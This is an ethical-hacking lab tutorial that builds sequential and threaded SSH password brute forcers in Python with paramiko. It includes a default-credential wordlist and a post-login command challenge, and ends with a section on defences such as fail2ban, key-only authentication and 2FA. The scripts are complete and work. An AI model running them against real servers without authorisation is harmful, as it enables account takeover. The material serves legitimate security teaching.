Lab 02 — SSH Brute Forcer
Ethical Hacking with Python
⚠️ This tool must only be used against systems you own or have written permission to test. Brute-forcing SSH without permission is a criminal offence. Use Metasploitable 2 in a local VM, or your own machine with SSH enabled.

What is a Brute Force Attack?
A brute force attack is simple: try many passwords, one after the other, until one works. It succeeds because people choose weak, predictable passwords. Against a server with no protection, a script can try hundreds of passwords per minute — far faster than a human ever could.
SSH (Secure Shell) is the most common way to log into a remote Linux server. It supports password authentication, which makes it a brute force target when users have weak passwords.
Why Use Threads?

Each SSH login attempt takes around 0.5 seconds — mostly waiting for the server to reply. If you try passwords one at a time, 1,000 passwords takes over 8 minutes. With 20 threads running in parallel, the same list takes under 30 seconds, because many attempts happen simultaneously while each one is waiting for a response.
The challenge with threads is that they share memory. If two threads both find the correct password at the same moment, they can both try to write a result at the same time, which causes unpredictable behaviour. This is called a race condition, and you will see how to prevent it.
Setup
Install the paramiko library, which lets Python act as an SSH client:
pip install paramikoCreate a small wordlist to test with:
File: wordlist.txt
root
admin
password
123456
msfadmin
toor
test
guest
If you are using Metasploitable 2, the default credentials are msfadmin:msfadmin — make sure that password is in your list so the scan will succeed.
Exercise 1 — Try a Single Login
Goal: Learn how paramiko works before building the full scanner.
# ssh_probe.py
import paramiko
import logging

# Silence paramiko's noisy internal messages
logging.getLogger("paramiko").setLevel(logging.CRITICAL)

def try_login(host, port, username, password, timeout=3.0):
    client = paramiko.SSHClient()
    # Auto-accept the server's host key (fine for a local lab VM)
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        client.connect(
            host, port=port, username=username, password=password,
            timeout=timeout,
            allow_agent=False,   # Don't use your own SSH keys
            look_for_keys=False  # Only try the password we provide
        )
        return "success"
    except paramiko.AuthenticationException:
        return "failure"   # Wrong password — keep going
    except Exception as e:
        return f"error: {e}"   # Network problem — something went wrong
    finally:
        client.close()   # Always close the connection

host     = input("Host: ").strip()
port     = int(input("Port [22]: ").strip() or "22")
username = input("Username: ").strip()
password = input("Password: ").strip()

result = try_login(host, port, username, password)
print(f"Result: {result}")
python3 ssh_probe.pyRun it twice — once with a correct password, once with a wrong one. Make sure you see success and failure before moving on. If you get error, check that the target IP is reachable and SSH is running.
💡 The
allow_agent=Falseandlook_for_keys=Falseparameters are important. Without them, paramiko might silently use an SSH key from your own~/.ssh/folder and report success even with the wrong password — giving you a false result.
Exercise 2 — Sequential Brute Forcer
Goal: Loop through a wordlist and stop as soon as a password works.
# brute_sequential.py
import paramiko
import logging
import time

logging.getLogger("paramiko").setLevel(logging.CRITICAL)

def try_login(host, port, username, password, timeout=3.0):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        client.connect(host, port=port, username=username, password=password,
                       timeout=timeout, allow_agent=False, look_for_keys=False)
        return "success"
    except paramiko.AuthenticationException:
        return "failure"
    except Exception:
        return "error"
    finally:
        client.close()

host     = input("Host: ").strip()
port     = int(input("Port [22]: ").strip() or "22")
username = input("Username: ").strip()
wordlist = input("Wordlist [wordlist.txt]: ").strip() or "wordlist.txt"

with open(wordlist) as f:
    passwords = [line.strip() for line in f if line.strip()]

print(f"\n[*] Trying {len(passwords)} passwords...\n")
start = time.time()

for i, password in enumerate(passwords, 1):
    print(f"  [{i}/{len(passwords)}] Trying: {password}", end="\r")
    result = try_login(host, port, username, password)

    if result == "success":
        print(f"\n\n[+] FOUND! Password is: {password}")
        print(f"[*] Time: {time.time() - start:.2f}s")
        break
else:
    print(f"\n\n[-] Password not found ({time.time() - start:.2f}s)")
python3 brute_sequential.pyNote how long it takes. Even with a short wordlist, you can feel the delays. That’s SSH’s built-in slowdown — it deliberately resists exactly this kind of attack.
Exercise 3 — Threaded Brute Forcer (Safe Version)
Goal: Run multiple login attempts at the same time using threads, without race conditions.
The safe way to share work across threads uses two tools from Python’s standard library. A queue.Queue distributes passwords to threads one at a time — no two threads ever try the same password. A threading.Event acts as a shared stop signal — when one thread finds the password, it sets the event and all other threads stop.
# brute_threaded.py
import paramiko
import logging
import threading
import queue
import time

logging.getLogger("paramiko").setLevel(logging.CRITICAL)

def try_login(host, port, username, password, timeout=3.0):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        client.connect(host, port=port, username=username, password=password,
                       timeout=timeout, allow_agent=False, look_for_keys=False)
        return "success"
    except paramiko.AuthenticationException:
        return "failure"
    except Exception:
        return "error"
    finally:
        client.close()

def worker(host, port, username, q, stop_event, lock):
    # Keep grabbing passwords from the queue until it's empty or we're done
    while not stop_event.is_set():
        try:
            password = q.get(block=False)  # Get next password; raises Empty if queue is empty
        except queue.Empty:
            return  # No more passwords — this thread is done

        result = try_login(host, port, username, password)

        if result == "success":
            # Use a lock so only one thread prints the result
            with lock:
                if not stop_event.is_set():  # Make sure we're the first to find it
                    stop_event.set()          # Signal all other threads to stop
                    print(f"\n\n[+] FOUND! Password is: {password}")

host      = input("Host: ").strip()
port      = int(input("Port [22]: ").strip() or "22")
username  = input("Username: ").strip()
wordlist  = input("Wordlist [wordlist.txt]: ").strip() or "wordlist.txt"
n_threads = int(input("Threads [10]: ").strip() or "10")

with open(wordlist) as f:
    passwords = [line.strip() for line in f if line.strip()]

# Fill the queue with all passwords
q = queue.Queue()
for pw in passwords:
    q.put(pw)

stop_event = threading.Event()  # Shared stop signal
lock       = threading.Lock()   # Prevents garbled output from simultaneous prints

print(f"\n[*] Scanning {len(passwords)} passwords with {n_threads} threads...\n")
start = time.time()

threads = [
    threading.Thread(target=worker, args=(host, port, username, q, stop_event, lock), daemon=True)
    for _ in range(n_threads)
]
for t in threads:
    t.start()
for t in threads:
    t.join()

print(f"[*] Done in {time.time() - start:.2f}s")
python3 brute_threaded.pyCompare the time to your sequential run. The difference is significant, and it grows larger the bigger the wordlist is.
How Defenders Stop This
Understanding how to defend against an attack is as important as understanding how to execute it.

1. Fail2ban
fail2ban is a widely-used Linux daemon that monitors log files (like /var/log/auth.log on Ubuntu) for patterns indicating brute-force activity. If it sees 5 failed SSH logins from the same IP within 10 minutes, it automatically adds a firewall rule to block that IP for a configurable duration. This is one of the most effective and low-cost defences against SSH brute forcing.
Your jitter enhancement is specifically designed to operate below typical fail2ban thresholds — not to help real attackers, but so you understand why defenders configure those thresholds and how detection and evasion are in a constant arms race.
2. Public Key Authentication
If an SSH server is configured to disable password authentication entirely and only accept public key authentication, brute forcing becomes computationally impossible. A 2048-bit RSA key has roughly 2^2048 possible values — at one billion guesses per second, the heat death of the universe would arrive first. This is the single most effective SSH hardening measure, and it costs nothing but a few minutes of setup time.
3. Port Knocking
Some administrators move SSH off port 22 entirely (security through obscurity — not sufficient on its own) or use port knocking: the SSH port is firewalled by default, and it only opens temporarily after the client sends a specific sequence of connection attempts to other ports (e.g., knock on ports 7000, then 8000, then 9000 in quick succession). A brute forcer that does not know the knock sequence will never even reach the SSH login prompt.
4. Two-Factor Authentication (2FA)
Even if password authentication is enabled, layering it with TOTP (Time-based One-Time Password, as used by Google Authenticator) means that a correct password alone is insufficient to log in. The attacker would also need the current 30-second code from the target’s physical device — which brute forcing cannot provide.
5. What This Means for You as a Security Professional
When you perform an authorised penetration test and run this tool, a successful brute force does not just mean “I found the password.” It means the client has failed on multiple defensive layers simultaneously: they likely have no fail2ban, have password authentication enabled, have a weak password policy, and have no 2FA. Your report should document all of these failures, not just the credential itself.
Challenge Tasks
Challenge A. After a successful login, use paramikoto run the command whoami on the remote machine and print the output. Hint: look up client.exec_command() in the paramiko documentation.
Reflection Questions
- What is the difference between
paramiko.AuthenticationExceptionand a genericException? Why does it matter that your code handles them separately? - Without
threading.Event, how might two threads both claim to have found the correct password at the same time? Walk through the exact sequence of events. - You scan a target with 20 threads, and
fail2banis set to block after 5 failed attempts from the same IP in 60 seconds. Will your scan succeed? Why or why not
By Wahid Hamdi